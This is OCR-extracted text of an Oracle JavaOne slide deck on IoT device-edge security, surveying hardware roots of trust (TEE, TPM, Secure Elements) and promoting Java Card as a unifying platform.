
25%
ATTACKS
will involve IoT

$550+
MILLION
IoT security spending

$300
BILLION
Losses due to cyber-attacks

JavaOne
ORACLE

Typical IoT Architecture overview



Attack surface is very large


High Attacks and Risks

BlackEnergy trojan strikes again: Attacks Ukrainian electric power industry

150,000 IoT Devices behind the 1Tbps DDoS attack on OVH

THE FBI WARNS THAT CAR HACKING IS A REAL RISK


GCHQ intervenes to prevent catastrophically insecure UK smart meter plan



Healthcare sector warned to be alert for hack attacks of networks and devices


JavaOne ORACLE

Security at the Device Edge: the **Foundation**



Big data is only as good as the "small" data that it's built on

Security at the edge: example



Alarm component vulnerabilities weaken the system	• False positive alarms • Physical security breach • Damage to equipment / industrial accident • Plant shutdown

IoT Security Challenges

[…] We prefer our software full of features and inexpensive, at the expense of security and reliability. […] **The industry is filled with market failures that, until now, have been largely ignorable.**

As computers continue to permeate our homes, cars, businesses, these market failures will no longer be tolerable. […]

Microsoft, Apple, and Google spend a lot of time testing their code before it's released, and quickly patch vulnerabilities when they're discovered. Those companies can support large, dedicated teams because those companies make a huge amount of money, either directly or indirectly, from their software — and, in part, compete on its security.

Unfortunately, this isn't true of embedded systems like digital video recorders or home routers. Those systems are sold at a much lower margin, and are often built by offshore third parties. **The companies involved simply don't have the expertise to make them secure.** […]

Bruce Schneier
New York Magazine
January 27, 2017

JavaOne ORACLE

Canonical IoT Security services at the Device Edge

Security Policy Enforcement

Device Lifecycle management
Deploy/maintain/upgrade application security policy
Monitoring and behavioral analysis

Authentication to IoT Services

Manage device identity, activation and authentication
Server authentication
Authorizations

Secure Network Connectivity

Securely manage network authentication
Provisioning and Remote management of profiles
Configure network and subscription parameters

Device Integrity

Device Identity, Integrity
Secure provisioning
Secure application activation and upgrade

Trusted Peripherals


Data encryption and secure storage
Out-of-band communication channel
Secure channel with peripherals e.g (fingerprint)

Program Agenda

1. IoT and the device edge security
2. ”Edge” Security Solutions landscape
3. Java Card unifies device edge security solutions

Roots of Trust & Hardware Security

1. Security relies on Trust
2. Trust implies to:
   – Reduce the scope of what needs to be protected
   – Factorize sensitive assets and operations
   – Assurance Level & Certification
3. Initial sources of Trust are Roots of Trust
   – Inherently trusted
   – Implemented in hardware or protected by hardware
4. Higher layers trust lower layers



Device Edge Security solutions

Diverse edge security form factors and technologies

- Software
- Trusted Execution Engine
- TPM
- Secure Element

Evolving context

– Embedded UICC and remote provisioning

– Integrated architectures


JavaOne ORACLE

Edge Security technologies : **Software & Security**


Software

- As good as the Operating System Security
- Operating System / Hypervisor
  - Process isolation
  - Secure configurations
    - Rights management (i.e Root vs users)
    - Network management
- Obfuscation
  - Code and data
  - White box cryptography
- Encryption
  - Sensitive data
  - Between interfaces

Edge Security technologies :
Trusted Execution Environment (TEE)




- Two execution modes of the application processor (e.g ARM TrustZone on Cortex)
  - Regular OS runs in the Normal World
  - TEE runs in the Secure World with more privileges
- Secure world can be extended to peripherals to build secure sub systems
  - e.g with cryptographic accelerators
- TEE is protected against software attacks
  - No or poor tamper resistance against hardware attacks




Edge Security technologies :
Secure Element (SE)

Secure
Element

- Tamper Resistance to manage and execute sensitive data:
  - in unprotected environment
  - with non trusted users
- Certified EAL4+ EAL7+




Extract from Eurosmart Security IC Platform Protection Profile




JavaOne ORACLE


Secure Element: Form Factor evolutions



Edge Security technologies : **TPM**

- Trusted Platform Module
  - is an embedded Secure Element
  - Hosting a static library i.e no OS runtime with applications within it
- Comes from PC world
- Mainly dedicated to device attestation
  - Attest to a third party the software running within the device is genuine






Device Attestation

Edge Security technologies for Mobile & IoT - Comparative


	Certification Level	Applications Deployment	cost	Flash Memory Processing	Platform Resources Access	Typical/Potential Use Cases
SW	+	Pre & Post issuance	+	SoC	Everything	Application isolation
TEE	++	Pre & Post issuance Depends on framework	+	~256Kb-2+Mb ~128Kb - 2+Mb ~200Mhz 1+Ghz	Everything	fingerprint authentication / IoT security/ …
TPM	+++	One unique pre-issued application	++	~64Kb ~4Kb ~20Mhz	Confined to Microcontroller	Device attestation / IoT security
SE	++++	Pre & Post issuance Depends on framework	+++	~64-512Kb ~3-12Kb ~20Mhz	Confined to Microcontroller	SIM / Payment / ID / Transportation
iSE	+++	Pre & Post issuance Depends on framework	+	~64-512+Kb ~3-12+Kb ~200Mhz	Dedicated but the Flash shared with SoC. Could evolve.	SIM / Payment / ID / Transportation / IoT security

Integrated Connectivity & Security: the next big thing ?

- ✓ Reduce BOM
- ✓ Reduce Complexity for the OEM
- ✓ Reduce Power consumption
- ✓ Propose built-in security services
  - UICC
  - device attestation
  - secure provisioning



Secure Hardware integration: brainteaser



- **Integration of HW security by OEMs is:**
  - Non Standard
  - Non Compatible
  - Mostly focusing on one use case only
- **Device Edge Security Service providers face:**
  - Fragmentation
  - Increased cost (e.g SIM + TPM)
  - Diverse deployment and management models

Program Agenda

1. IoT and the device edge security
2. ”Edge” Security Solutions landscape
3. Java Card unifies device edge security solutions

Java Card Momentum


Trusted & Mature
20 years in 2017, 55+ licensees

Evolving platform
v3.0.5 issued in June 2015

Unprecedented volumes
25+ Billions shipped overall


Today's volumes
6+ Billions shipped every year

Volumes continue to grow
+10%

